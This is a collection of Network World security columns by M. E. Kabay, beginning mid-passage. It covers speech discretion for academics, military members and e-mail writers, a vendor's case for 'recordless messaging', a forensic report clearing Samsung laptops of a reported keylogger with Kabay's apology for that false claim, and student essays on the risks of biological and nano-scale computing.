> a. Teachers are entitled to full freedom in research and in the publication of the results, subject to the adequate performance of their academic duties; but research for pecuniary return should be based upon an understanding with the authorities of the institution.
> b. Teachers are entitled to freedom in the classroom in discussion of their subject but they should be careful not to introduce into their teaching controversial matter which has no relation to their subject.
> c. College and University teachers are citizens, members of a learned profession, and officers of an educational institution. When they speak or write as citizens, they

> should be free from institutional censorship or discipline, but their special position in the community imposes special obligations. As scholars and educational officers, they should remember that the public may judge their profession and their institution by their utterances. Hence they should at all times be accurate, should exercise appropriate restraint, should show respect for the opinions of others, and should make every effort to indicate that they are not speaking for the institution.

Active-duty, reserve and retired members of the US military are subject to strict rules on what they may do in the political sphere *when wearing a US military uniform*.< http://www.ig.navy.mil/complaints/Complaints%20%20(Political%20Activities%20of%20Military%20Members).htm > Members of the US military may, for example,

- Participate in political rallies when out of uniform;
- Contribute to the election process;
- Write letters to news organizations as long as "such action is not part of an organized letter-writing campaign or a solicitation of votes for or against a political party or partisan political cause or candidate."

Examples of what active-duty military personnel in the US are strictly forbidden to do politically include

- Solicit votes for a specific candidate or issue;
- Make public speeches in a partisan political activity;
- Solicit funds for partisan political objectives;
- Publish partisan political articles;
- March or ride in a partisan political parade.

Even as a uniformed member of the Vermont State Militia< http://www.norwich.edu/about/policy/uniform/promulgation.html >, which is a peculiar institution solely for full-time faculty at Norwich University, I am careful not to express political opinions in public while wearing the uniform; for example, when participating in a public demonstration expressing political views, I wear only civilian clothes. [There was one instance many years ago where I ran out of time before participating in a recorded debate about civil rights; unfortunately, I ended up rushing to the studio in uniform – and regret having done so.]

Next time, more guidance about employee/employer relations in connection with speech.

Discretion in E-mail Criticism

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this series on discretion, I started with general guidelines about expressing opinions when on the job and representing one's employer < http://www.networkworld.com/newsletters/sec/2011/031411sec1.html > and then moved on to special restrictions on people wearing military and other uniforms < http://www.networkworld.com/newsletters/sec/2011/031411sec2.html >. Today I want to touch on awareness about e-mail protocol.

In a paper entitled, "Using E-mail Safely and Well (v3)"< http://www.mekabay.com/infosecmgmt/emailsec.pdf > I cover some fundamentals of secure use of e-mail such as proper choice of subject line, the use of CC and BCC, and so on. However, there's another topic I'll add to the paper: discretion in sending off-the-cuff critical comments to someone via corporate e-mail.

All of us encounter times where we disagree with something our colleagues are saying or doing; however, not every impulse to respond should lead to an official e-mail: those should be regarded as on-the-record communications that may be interpreted – and misinterpreted – by others in the organization who may jump to conclusions that are unwarranted. An ill-construed, poorly-thought-out remark could cost the recipient, the sender, or both their jobs.

Let's take a look at a scenario and analyze what's happening.

Albert sends Bob an e-mail message addressed only to Bob. In it, Albert speculates about possible business strategies for their employer. Bob disagrees with his perception of the suggestion and writes a highly critical memo back to Albert using the company's e-mail. However, it turns out that either through unclear writing from Albert or misunderstanding by Bob, the information and assumptions detailed in Bob's response can easily be viewed as indicating that Albert is undermining the interests of his own employer.

What are the possible sources of disagreement whenever people don't see eye to eye?

- They may differ in fundamental assumptions;
- Their vocabulary may differ: they use words differently;
- Their unspoken goals and values may differ;
- Their implicit reasoning may differ;
- They may lack essential shared information;
- They may have made a mistake in observation, reasoning, or articulation of their views.

What are some of the elements that lead to a perception of impoliteness in communications? In a 2008 book called *Impoliteness in Interaction*< http://www.amazon.com/Impoliteness-Interaction-Pragmatics-Beyond-New/dp/9027254397/ >, Professor Derek Bousfield< http://www.uclan.ac.uk/ahss/journalism_media_communication/derek_bousfield.php >, PhD, Head of Linguistics, English Language, Literature & Culture at University of Central Lancashire< http://www.uclan.ac.uk/ > in England analyzes elements of impoliteness using

detailed records of less-than-pleasant interactions. In Chapter 6, “The dynamics of impoliteness I,” he discussed several stages and levels of impoliteness. Elements he analyses in detail include (examples are my own):

- Pre-impoliteness sequences: words and phrases that set the stage for aggressive or defensive speech; e.g., "I'd like to ask you…." Or "Listen to me...."
- Repetition of challenges: rapid sequences of accusatory language that emphasizes hostility; e.g., "Don't you think that….Isn't it obvious that….Why can't you see that…."
- Insertion of taboo words: obscenities, shocking images; e.g., “Why the **** can’t you see that….” or “What’s the matter with you, you have your head stuck up your ***?”
- Derogatory nominations: demeaning descriptions of the interlocutor or of ideas; e.g., “You’re a real [insert insult here] sometimes” or “Well that idea is really off the wall.”
- Forcing feedback: demanding a response at the end of a hostile interaction; e.g., “Why did you do that?” or “So what are you going to do about it?”

In my experience, many people don’t edit their e-mail messages at all before sending them; some don’t even check their spelling. Under those circumstances, an e-mail that seems like a collection of blurted-out insults can make any situation worse.

I think that any time we find ourselves starting to use hostile expressions in our e-mail, it’s time to stop and think:

- Will this interaction contribute to solving a problem or will it make it worse?
- Would it be better to meet the interlocutor face to face instead of relying on e-mail?
- Failing that, can we use a video link (e.g., Skype) to discuss the issue with a modicum of body-language that can clarify feelings instead of letting them be guessed from written, often poorly-edited, spontaneous reactions in e-mail?
- If video isn’t available, can we at least telephone the interlocutor or use voice over IP tools for the interaction? At least there will be verbal cues about the feelings involved.
- If none of the live-contact interactions are available, is instant messaging available, with its menus of emoticons that can provide clarification of emotional context – and lead to rapid interaction point by point instead of forcing a delayed response to an extensive message?

In my e-mail client, I have a 30-minute send-cycle; unless I cause an immediate SEND, my e-mail sits in an outbox for a while before it gets sent. Those minutes of buffering have saved me from errors of content and of judgement; perhaps they will be useful to you too.

Think carefully about the responses your message will elicit; work for collaboration and cooperation, not conflict by default.

Vaporizing Communications:
Electronic Messaging Inherently Insecure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Jack Hembrough, CEO of VaporStream < https://www.vaporstream.com/ >, recently wrote to me with some interesting ideas. We corresponded about the problem of controlling e-mail distribution, and this article and the next are the results of our conversation. Everything that follows is Mr Hembrough's own work with minor edits.

* * *

Electronic messaging has made us all more connected and more productive. < http://www.wptv.com/dpp/news/science_tech/yahoo!-tracks-email-habits-wcpo1301482889942> No longer do we have to wait for the mailman to arrive or arrange a mutually convenient time to meet or speak on the phone. We can communicate asynchronously over e-mail, text/instant messaging and now even over Twitter. We share ideas, we collaborate, we resolve problems. We have come to rely on ubiquitous connectivity and written access to anyone, anywhere as our primary communications tool. But can we continue to use traditional electronic messaging tools as we have been?

There is a growing understanding that e-mail, text and IM are inherently insecure < http://www.msnbc.msn.com/id/15221095/ns/technology_and_science-privacy_lost/ >, but it appears people aren't quite sure what that means. Maybe privacy -- or the inherent lack of privacy -- in traditional electronic messaging is a clearer way to frame the problem.

Privacy breaches are commonplace< http://www.indefenseofdata.com/2011/03/ponemon-cost-of-a-data-breach-climbs-higher/ > – think of Eric Schmidt's (former CEO of Google) leaked memos < http://www.wired.com/epicenter/2010/11/google-fires-memo-leaker/ >, or any other executive who has had private e-mails made public. Some proponents of government and business transparency feel this is progress < http://www.wired.com/threatlevel/2010/12/wikileaks-editorial/ >. However, individuals and executives who simply want to have confidential electronic conversations, and keep them that way, are left asking, "When did privacy become a dirty word?"

To prevent third party intermediaries from reading what we write and potentially compromising our privacy, we add encryption to the mix. However, unless the crypto is peer to peer, we have to trust that the networking infrastructure carrying the cleartext to and from the crypto box is secure. We call that private messaging. But is it?

Getting a message from source to destination without a middleman reading it is interesting and useful, but it's certainly not ensuring the message will remain private.

My bride used to fret about entering her credit card information into e-commerce sites – trust me, it didn't slow her spending. The TrustE and Verified by Visa symbols made her feel more secure,

but when told that a thief couldn't be bothered sniffing her single credit card when retailers' databases with millions of credit cards were not protected adequately, she understood the futility of her fretting.

Wikileaks< http://213.251.145.96/ > and Anonymous< http://www.guardian.co.uk/technology/anonymous > are illustrating the same point with the privacy of electronic messaging. Man-in-the-middle attacks < http://www.ethicalhacker.net/content/view/31/24/ > on the messaging infrastructure can be prevented fairly easily by sending ciphertext across the wire, but that's not where embarrassing thefts are taking place. Message archives are the Holy Grail for privacy attacks. < http://nakedsecurity.sophos.com/2010/12/29/honda-hacked-millions-of-customers-e-mail-addresses-stolen/ >

Follow a typical e-mail from author to recipient. Think of all the copies of that e-mail that must be protected from disclosure. The authoring device has an archive; maybe the author also keeps a personal archive. The Exchange< http://technet.microsoft.com/en-us/exchange/dd203064.aspx > server, the BlackBerry Enterprise Server (BES) and the corporate archiving system (and the backups of each) may all have copies. The service provider may have copies (and more backups). If the message went over Gmail or a similar Web based cloud provider, the hosted service provider has archives that they mine for personal information -- just read the Gmail privacy policy paying particular attention to the Data Retention paragraph! < https://mail.google.com/mail/help/about_privacy.html > If you double these archives (the recipient has them as well), and add to that any copies that were forwarded, and copies of those forwards, you're potentially left with hundreds of copies of one correspondence.

Encryption helps, but at a minimum the author and recipient have the message in clear text, and even the world's most cumbersome digital rights management (DRM) can't stop a recipient from photographing the screen and scanning the picture back into a system. With three clicks on a BlackBerry one can post a screen shot to Facebook!

How can a reasonable person think any traditional electronic message is secure from unexpected disclosure? If a written message is recorded in cleartext to non-volatile memory anywhere in its lifecycle, it can be copied and made public. There are exploitable archives everywhere you turn. You have no post delivery control over your message.

In the next installment, we'll examine an emerging solution that marries the convenience of electronic communications with the privacy of a face-to-face discussion – recordless messaging.

Vaporizing Communications:
Splitting the Message

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Jack Hembrough, CEO of VaporStream < https://www.vaporstream.com/ >, continues his discussion of controlling e-mail distribution which he started in the last column < URL INSERTED BY EDITOR >. Everything that follows is Mr Hembrough's own work with minor edits.

* * *

Have you ever responded to an e-mail, "Give me a call and let's discuss" because you were uncomfortable putting private information in the reply? Lawyers are no longer the primary professionals who are circumspect about what they put in electronic messages< http://www.executivewarfare.com/blog/email-is-great/ >. There is a growing sense that pressing "send" for an electronic message is tantamount to publishing the content. The potential for disclosure and the lack of privacy in electronic communication is becoming sand in the gears of progress. The lack of privacy, or the fear of public disclosure, is driving business people away from traditional written electronic messaging, despite the proliferation of mobile devices, and "Give me a call and let's discuss that" is a phrase returning to our daily dialog. < http://www.businesscommunicationblog.com/blog/2008/07/01/there-are-times-when-a-phone-call-is-better-than-e-mail/ >

For instance, how can the CEO of a public company inform the Board of Directors that earnings are going to exceed quarterly estimates without fear that the information will be shared? Traditional electronic messaging is a very risky way to deliver this good news. An e-mail could be printed out and left in the seat back pocket of an airplane, resulting in an embarrassing data breach. However, if an unintended passenger found the e-mail and passed it on to the Galleon Group, it could result in a criminal offense.

The wonderful productivity tools that comprise traditional electronic communications – e-mail, text, IM, even Twitter — are being put aside as folks return to face-to-face meetings and phone conversations to restore a semblance of privacy. Sun's Scott McNealy reminded us over a decade ago, "You have zero privacy. Get over it." < http://www.wired.com/politics/law/news/1999/01/17538 > Do we really have to get over it?

To stay private, a written electronic message:

1. Would not exist where it could be read by anyone except the author and the intended recipient.
2. Would have all copies controlled for their entire life cycle.
3. Would be immune to digital photographic capture.

It would be *recordless.*

Encryption from the source to the destination addresses the first requirement for truly private electronic communications. Fortunately, that's pretty straightforward. Peer-to-peer encryption guarantees the message does not exist in cleartext anywhere except the end points, but it does require endpoint key management and, likely, an endpoint agent.

SSL/TLS encryption < http://computer.howstuffworks.com/encryption4.htm > is most often used leveraging the public key infrastructure (PKI)< http://www.mekabay.com/overviews/pki.pdf > that is built into nearly all devices. By applying cryptography at the endpoints, SSL is adequate as long as you trust your network provider.

The second requirement is more difficult since as soon as the message is written to permanent memory, copies can be made. The more copies, the more difficult it is to control the message. One solution is to ensure there is only one copy of the message, and that the one copy disappears after it is viewed.

To ensure a single copy, the message must be contained in a custom viewer (or Web page) that does not allow writing outside of volatile display memory, preventing duplication. When the viewing screen is overwritten after the message is read, the message disappears.

With everyone carrying at least one mobile device equipped with a camera, the screen shot immunity requirement is the most difficult. Short of embedding Doctor Evil's sharks with laser beams on their heads < http://www.youtube.com/watch?v=Nh5Lh-tTSZQ > in every display device, pictures are going to happen. The solution is to make the picture of the message meaningless.

To make a screen shot meaningless, one must separate the complete message into the address element (to/from) and the content element (subject/body), and never allow the two elements to be displayed at the same place at the same time. Be careful not to include identifying data (your signature, for example) in the content. A picture of the address element shows only that a message went from A to B. A screen shot of the content may be interesting, but is unattributable without the address element – it's hearsay.

A misappropriated picture of a message that reads, "Earnings are going to exceed Street estimates by $0.12." is not terribly actionable by an arbitrageur. However, if I'm a Board member who read on the previous screen that the message was from the CEO of a major financial institution the message is wonderful news.

It is possible for a violator to take a picture of both parts of the VaporStream and reconstruct it to show a somewhat reassembled VaporStream. I've also had folks point out a determined thief could film the screen sequence of downloading the header (to/from), clicking on it, and revealing the body (subject and content). The problem with these scenarios is the believability of the violator constructed artifact.

Wouldn't it just be easier for the thief to Photoshop whatever message he wanted?

For some reason we've come to believe a forwarded e-mail (or a piece of paper with an e-mail printed on it) is truth, even though we all know modifying an e-mail message is a trivial task. I'd suggest a composite reconstructing a VaporStream message would not carry that same credibility.

There is, for example, a body of legal precedent making e-mail, called Electronically Stored Information, admissible evidence< http://www.mondaq.com/unitedstates/article.asp?articleid=49160 >. It's hard to imagine reconstructed VaporStreams getting the same legal deference.

If you combine these three techniques, you'll have *recordless messaging* and will have restored privacy to written electronic communications. Only once privacy has been restored can we continue to leverage the network and the asynchronous nature of electronic communications that we've come to rely on. Only a single copy of the message will ever exist. It will move in two parts, encrypted over the public network, from the author to the recipient. As each screen on the author's display is overwritten, the message element will disappear The address element will get pushed to the recipient's viewer. When the recipient pulls the content element to the viewer, the address will be overwritten and the content will be displayed. When the content window is overwritten by the recipient's next action, the content will be gone - forever.

Traditional modes of communication – e-mail, text, IM, even Twitter - fall short in the privacy arena. You have a right to private electronic conversations. Take back your right to privacy with recordless communications.

Samsung R540S Laptops Clean:
No Keyloggers or Spyware of Any Kind Found

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Peter R. Stephenson, PhD, CISSP, CISM, FICAF is Director of the Norwich University Center for Advanced Computing and Digital Forensics and Chief Information Security Officer. The following report is entirely his own work with minor edits.

* * *

Dr Kabay requested that the Norwich University center for Advanced Computing and Digital Forensics perform a complete, unbiased investigation of the events leading up to the publication of the allegation that some Samsung computers contained a keylogger called StarLogger. I agreed to do that under the condition that Dr Kabay and Samsung not be part of the investigation. In my view it is necessary to separate the facts of the issue so that they may be analyzed critically using appropriate technology. Both agreed with minor exceptions that I will note in this report.

Before I start, it is important that readers understand why the Center in general and I in particular am qualified to conduct this investigation. The Center has, as its mandate, the responsibility for research and support for several advanced computing technologies including digital forensics and investigations. Our tools are best of breed commercial tools, our environment is controlled strictly and our security is maintained to avoid contamination. We conduct digital investigations routinely for Norwich University and such entities as the state of Vermont. My own background of nearly 50 years includes a PhD in digital investigation the designations CISSP, CISM and FICAF as well as decades of experience.

Samsung purchased two laptops from a retail location in New Jersey and flew them to Norwich University. They then conveyed the laptops personally where Dr Kabay received them and standard chain of custody procedures were followed. He confirmed that the manufacturer's security seal was still in place, added our own security seal over the factory seals without opening the sealed packages, logged the two computers by serial number into our system (which involves getting a chain of custody form signed) and locked the computers in our evidence locker. We retained the store's sales slip that showed the two purchased computers by serial number.

When I returned to campus that evening after off-campus travel I confirmed that the security seals were still intact (we use a special tape that is nearly impossible to remove without visibly damaging the tape) and opened the first box. I recorded on a digital voice recorder the entire process of opening the box, removing the hard drive and taking forensic images using FTK Imager, current version, and appropriate write blocking. I locked the door to my forensic lab and left the program to complete. When it finished I performed the same task with the other computer. I then processed both images using FTK 3.2. The images are raw (dd) images, uncompressed. In neither case was the Samsung computer ever powered on.

Upon completing the case processing I checked both disk images – now processed into a single case file – for the presence of the files that make up the StarLogger distribution (the forensic tool

can see inside cab and other archive files) as well as the presence of the default installation directory. None were present.

I then ran the most current release of Wetstone Technologies Gargoyle against both disks. I used the March dataset, which should be adequate since the laptops were manufactured well prior to March. Gargoyle particularly looks for malware including, specifically, keyloggers. There are two versions of StarLogger explicitly part of the dataset that I used.

I then created a hash set that consisted of some 8,400-plus hashes of keyloggers and spyware using the NSRL hash set included with Gargoyle. Using FTK I imported the hash set and ran the entire set against the two images from the Samsung computers. The results were that there were no keyloggers or spyware found on the Samsung laptops.

Throughout this process there was no participation or lab access by either Dr Kabay or Samsung. There was no evidence of the presence of StarLogger or any other keylogger or spyware on either computer. From that I concluded that StarLogger was not installed or ready to be installed on either computer.

Therefore, I conclude that the two Samsung R540 laptops are free from spyware and keyloggers and that the reported presence of StarLogger was a false alarm.

Peter Stephenson is a writer, consultant, researcher and lecturer in information assurance and incident investigation on large-scale computer networks with over 40 years experience in various technology fields. He earned his PhD at Oxford Brookes University in the UK and holds an MA in diplomacy from Norwich University with a concentration in terrorism. Dr. Stephenson has lectured in 11 countries plus the United States and has written or contributed to 16 books and several hundred articles in major national and international trade publications and technical/scientific journals for the past 25 years. He is the technology editor for *SC Magazine*. Currently, he is Director of the Norwich University Advanced Computing Center at Norwich University where he is also the Chief Information Security Officer and an instructor in digital forensics and network-centric warfare. Dr Stephenson's current research is on cyber attack attribution, and cyber profiling. He currently is working on a book on information assurance analytics, due to be published in 2011 and the second edition of his book on computer related crime investigation, also due out in 2011.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Groveling Apology to Samsung:
Kabay Blew It

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

After publishing a false positive that damaged Samsung Electronics' reputation by claiming falsely that their laptops had a keylogger installed, my colleagues and I are seriously analyzing all the things we did wrong. There will be additional reporting (and groveling) along these lines soon, but right away, I want to recount all my mistakes and the lessons I have learned in this painful experience.

I didn't follow my own guidelines, which I expressed to my colleague as follows on the 9th of March: "The issue you have identified is serious and will cause an explosion in the press. It is therefore critically important that we be absolutely sure of all the facts – and that the identification of a keylogger is absolutely solid."

First, I should have realized that a report that Samsung was installing a keylogger for tracking did not make sense: keyloggers are inappropriate as monitoring tools for computer activity because they work with keystrokes, not comprehensive logging of extensive useful information. That realization alone should have warned me that we were likely on a wrong path.

Second, when I learned that there was a directory called C:\Windows\SL associated with StarLogger < http://techdows.com/2011/03/starlogger-removal-guide.html >, I should have looked further into the situation by asking about files found in the directory.

Third, I should have written to the makers of the antivirus to see if they had any comments about the identification of StarLogger. They would have responded that it was a false alarm and the whole mess would have stopped right there.

Third, I did send Samsung copies of my draft article on Saturday the 12th of March that began, "Some years ago, Sony ended up paying $540M in fines for having included a rootkit on some of its CD-ROMs for music. | A researcher has demonstrated that two virgin Samsung portable computers included the StarLogger software – a dangerous keylogger that can transmit everything typed or seen on a system. Support staff at Samsung confirmed that the software is installed with approval of Samsung. | Please return comments for inclusion in the attached draft articles by no later than COB Fri 18 Mar 2011. Please REPLY ALL to ensure that all the Samsung PR agents and our research group are notified. We will send you the final version of the manuscript when we submit it for publication." However, in retrospect, it was stupid of me to ignore the lack of response: e-mail has no guarantee of delivery and I failed to include a read-receipt on the message with the manuscripts. By, say, Tuesday, I should have phoned Samsung and tried to get a response; instead, I just continued my normal routine and didn't even think about the lack of response.

Fourth, I tried to get a Samsung portable computer of the kind mentioned in the articles, but I didn't try very hard. After I determined that there were no local stores with that type of laptop computer, I failed to find out that a large retailer only an hour away had them in stock.

Fifth, I absolutely should have waited for a response from Samsung before publishing the article

at all. My normal procedure is *never* to publish an article without checking with the people concerned, and I violated that standard in this case.

So I can understand the anger and frustration expressed by many people online, some of whom have actually written to me; one notable letter described me as a maniac and several anonymous correspondents recommended that I be stripped of my CISSP-ISSMP designations. I hope that my open, humble apology will satisfy at least some of these people without my having to kill myself.

I want to make it absolutely clear that in my opinion, Samsung has behaved impeccably. They did absolutely nothing wrong with their laptops and they responded to this ill-advised, incorrect analysis with courtesy and calm. They collaborated fully with Dr Stephenson so that he could publish his categorically clean bill of health for their computers.< URL >

Sorry, sorry, sorry, …..

Computing Naturally:
Benefits and Risks of Genetic Algorithms

by Nicolas Logan & M. E. Kabay, PhD, CISSP-ISSMP
School of Business & Management
Norwich University, Northfield VT

Nicholas K. Logan, CEH is a graduating senior in the information assurance program< http://www.norwich.edu/academics/business/infoAssurance/index.html > of the School of Business and Management< http://www.norwich.edu/academics/business/index.html > at Norwich University< http://www.norwich.edu >. As one of his essays in the IS342 Management of Information Assurance course< http://www.mekabay.com/courses/academic/norwich/is342/ >, he wrote about potential benefits and risks of several types of computing based on biological models. Everything that follows is Mr Logan's work with minor edits.

* * *

The use of naturally occurring systems for massively parallel computing could change the nature of encryption methods, allow computers to connect with living tissue, and allow for computational systems that evolve independently of their creators' intent. The risks are greater than any other posed by computer systems up to now, but the potential benefits are great. These new systems are in development now in labs around the world. The day is coming where computers can be grown, not built.

Genetic Algorithms

The current world of biologic computation can be divided into three categories: genetic algorithms, natural computation, and nanotechnology.

Genetic algorithms< http://www.doc.ic.ac.uk/~nd/surprise_96/journal/vol4/tcw2/report.html > are very different from the others since they do not utilize natural systems directly. Genetic algorithms are functions that utilize processes observed in nature to produce algorithms and solutions that survive the evolutionary constrains in which the algorithm was produced. Genetic algorithms start with random combinations of basic functions and through placing evolutionary goals on the produced algorithms it will choose and alter or recombine those algorithms that weren't as wrong as the others and run this new generation of algorithms. Given enough time and computer power genetic algorithms can solve many issues that took centuries to solve and find solutions to problems outside of current human comprehension.

The use of genetic algorithms has recently shown its strength by allowing a computer to compute, "the law of conservation of momentum, and Newton's second law of motion," with only input about pendulums and basic mathematical functions (e.g., addition, subtraction). < http://www.wired.com/wiredscience/2009/04/newtonai/ >

Risks of Genetic Algorithms

Genetic algorithms on their own are not necessarily inherently risky, but when used with the technology in the following two articles, DNA-based computation and nanotechnology, there is a possibility for technology to leave humanity's control and take control of its own destiny.

[MK adds: Geek cartoonist Randall Munroe< http://xkcd.com/about/ > has a cute cartoon< http://xkcd.com/534/ > about the possible perils of genetic algorithms in which he advises programmers to include the possible costs of "thisAlgorithmBecomingSkynetCost" (a reference

to the Terminator< http://www.imdb.com/title/tt0088247/ > films) in which rogue computers called Skynet try to wipe out humanity.]

If robots with the ability to alter biologic material and to carry out massively parallel computation were able to provide parameters to improve themselves using genetic algorithms, the growth rate in capabilities could increase at an exponential rate. One form of exponential self improvement could go as follows:

1. Genetic algorithm used to improve hardware;
2. Improved hardware allows software to run faster;
3. Faster software develops better version of the software;
4. Recursively follow steps 1 through 3 until resources run low;
5. Use genetic algorithm to solve current issue of resource scarcity;
6. Go to step one.

In the next of the three articles in this series, Mr Logan looks at DNA-based computation.

Computing Naturally:
Benefits and Risks of DNA-based Computing

by Nicolas Logan & M. E. Kabay, PhD, CISSP-ISSMP
School of Business & Management
Norwich University, Northfield VT

In the first of three brief articles looking at biologically-based or –inspired computing, Norwich senior Nicholas Logan began with a discussion of genetic algorithms. Today he examines computation based on a foundation of terrestrial genetics: deoxyribonucleic acid – better known as DNA. Everything that follows is Mr Logan's work with minor edits.

* * *

DNA Computation

One possible resource for computation is using naturally occurring structures, such as DNA< http://www.dnaftb.org/#molecules >, to build components or to complete computations.

In the case of DNA, its use for natural computation occupies two fields and each field has unique implications. The first field of DNA manipulation involves solving problems using the DNA as the direct method of computation. The second method of manipulating DNA is the art of folding DNA into shapes.

The traveling-salesman problem< http://www.tsp.gatech.edu/ > is a classic example of how DNA can be used to compute. Karla Hoffman and Manfred Padberg introduce< http://iris.gmu.edu/~khoffman/papers/trav_salesman.html > the problem as follows:

> The *traveling salesman problem* (TSP) is one which has commanded much attention of mathematicians and computer scientists specifically because it is so easy to describe and so difficult to solve. The problem can simply be stated as: if a traveling salesman wishes to visit exactly once each of a list of *m* cities (where the cost of traveling from city *i* to city *j* is c_{ij}) and then return to the home city, what is the least costly route the traveling salesman can take?

Using DNA, the process begins by assigning DNA strands to cities on a map and to connections between cities. The city strands will bind with the connections and form strands that consist of routes through the different cities. The strands are then sorted so that they connect only the proper number of cities. There is "still the possibility that some of those strands included the same city twice," so the DNA is passed through filters; each filter collecting only DNA that contains a certain section (each section representing a city). The DNA strands that survive the filters represent all possible routes through the cities.

For extensive discussion of the process, see Shasha, D. E. & C. A. Lazere (2010). *Natural computing: DNA, quantum bits, and the future of smart machines*. W.W. Norton (ISBN 9-780-39333-683-2), p 112 ff. AMAZON < http://www.amazon.com/gp/product/0393336832 >

Natural Computation Risks

The implications of DNA computation are that humans will be able to do massively parallel computation to solve for all possible outcomes simultaneously for problems susceptible to parallel computation. This, in theory, could greatly affect cryptanalysis, since all the possible outcomes of trying to decipher text could theoretically be generated in nearly the same time as it takes for one result to be generated by a single processor; they would then simply have to be

sorted through to find natural language patterns that could be the plain text. Leon Adleman, one of the three inventors of public-key cryptography< http://www.voltage.com/PKC/ >, performed a landmark experiment in 2002, when he used a DNA computer “to find the only correct answer from over a million possible solutions to a computational problem.”< http://physicsworld.com/cws/article/news/5229 >

[MK adds: For a slightly more recent scholarly review of issues in DNA-based computing, see Ezziane, Z. (2006). “DNA computing: applications and challenges.” *Nanotechnology* 17:R27-R39. < http://www.nanoarchive.org/183/1/nano6_2_R01.pdf >]

DNA Origami

The first folding of DNA into repeatable patterns was developed by Paul Rothemund and utilizes DNA to fold DNA.< http://bi.snu.ac.kr/Info/dnacom/nature04586.pdf > As described by The use of DNA *staples* allows long strands of DNA to be folded into any shape by finding the DNA sequences that will be brought together and then synthesizing a DNA section that, when folded, will bond half of itself to each section. These sections are thus effectively zipped together. Using this method with “about 200 different staples,” Rothemund was able to produce smiley faces at an angstrom scale (a meter is 10 billion angstroms).

Using DNA origami, it may be possible to use DNA to build functional DNA nanotubes which in turn could theoretically be used to build nano-sized computers.

In the last of these three articles, Mr Logan looks at nanobots.

Computing Naturally:
Benefits and Risks of Nanotechnology

by Nicolas Logan & M. E. Kabay, PhD, CISSP-ISSMP
School of Business & Management
Norwich University, Northfield VT

In the last of three brief articles looking at biologically-based or –inspired computing, Norwich senior Nicholas K. Logan, CEH began with a discussion of genetic algorithms and then reviewed DNA-based computation. Today he examines some implications of tiny semi-autonomous, possibly self-replicating machines – artificial organisms constructed and perhaps programmed with tiny components. Everything that follows is Mr Logan's work with minor edits.

Nanotechnology

DNA origami falls into the realm of building structures with nanometer-sized materials (10^{-9} m), but it is only a basic building block. Nanobots are robots designed at the molecular level, measured in millionths of a meter (nanometers). The development of nanobots is progressing through use of current technologies to produce engines that are operating at the nano-scale.< http://www.youtube.com/watch?v=S4CjZ-OkGDs > Nanobots will be able to function within organisms as a part of the system; for example, nanobots could be designed and programmed to work within the human body to perform many functions that the human body requires, but with greater effectiveness and precision than human cells. The nanobots could monitor and replace damaged body parts and interface with digital computers to order replacement nano-material for the host body. For an interesting discussion of the potential of nanobots, see p 28 ff of Kurzweil, R. (2006). *The singularity is near: when humans transcend biology*. Penguin (ISBN 0143037880). 672 pp. AMAZON < http://www.amazon.com/Singularity-Near-Humans-Transcend-Biology/dp/0143037889 >

Threats from Nanotechnology

The obvious threat of self-replicating nanotechnology is that their cellular structure will allow them to mutate, as a cell does, and with the advanced technology involved in their creation they will become a far more dangerous cancer than any naturally occurring disease. In science-fiction films and series, rogue nanobots are a common theme; for example, in the popular *Stargate SG-1*< http://stargate.mgm.com/view/series/1/index.html > and *Stargate Atlantis*< http://stargate.mgm.com/view/series/2/index.html > television series, several episodes involve *nanites*, the term the series use for nanobots:

- "Learning Curve"< http://www.imdb.com/title/tt0709113/ > has nanites that extract information from children and then spread the information throughout society by replication and implantation.
- In "Nemesis"< http://www.imdb.com/title/tt0709128/ >, *replicators* are self-reproducing nanites that form insect-like ravening hordes.
- "Small Victories"< http://www.imdb.com/title/tt0709173/ > continues the story line with destructive replicators that slaughter humans.
- "Enemies"< http://www.imdb.com/title/tt0709077/ > includes a Replicator-infected ship with no people left on it.

- “Unnatural Selection”< http://www.imdb.com/title/tt0709214/ > finds an entire galaxy overrun by replicators.
- “New Order: Part 2”< http://www.imdb.com/title/tt0709131/ > continues the story of the battle against the replicators.
- “Reckoning” parts 1< http://www.imdb.com/title/tt0709151/ > and 2< http://www.imdb.com/title/tt0709152/ > has replicators adapting themselves into clones of living creatures including key characters in the series.

Dennis E. Shasha and Cathy Lazere point out that the communication of nanobots and digital computers could, “easily turn (a nanobot) into a spy,” and that the faster computers created though natural computation and nanotechnology could be used to produce more effective weapon systems (*Natural Computing: DNA, Quantum Bits, and the Future of Smart Machines*< http://www.amazon.com/Natural-Computing-Quantum-Future-Machines/dp/0393336832 >, p 235).

If such semi-autonomous, microscopic computers were to spread throughout society, unauthorized nanobot reprogramming or control could lead to serious damage to system that were depending on these devices. One can imagine self-contained nanobots being inserted into a patient to repair a damaged heart – and then being subverted by criminal hackers to destroy heart tissue instead of healing it.

Concluding Remarks

These new technologies may have some serious risks for humanity such as new forms of cancer, technological growth at rates that may surpass human knowledge, spies within our bodies, computers capable of mass destruction, and systems capable of breaking the world’s best ciphers in seconds.

However, these systems may also have significant benefits. Even a virulent cancer forming inside a body might be less damaging than current cancers if nanobots contributed to a more effective immune system; such devices could also help to detect and monitor diseases much earlier. Conceivably, self-replicating semi-autonomous nanobots could cure various degenerative diseases.

The idea that computers might develop beyond human control may be a risk, but these devices could also benefit society.< http://www.peterhollings.com/?p=272 > For example, code-breaking systems can be used for good (e.g., helping law enforcement) and evil (e.g., helping dictatorships) and will motivate future advancements in cryptography and cryptanalysis.

The destruction of the world has been possible since the development of the hydrogen bomb. So, regardless of how powerful possible computer-made weapon systems are, humanity has already enabled global destruction.

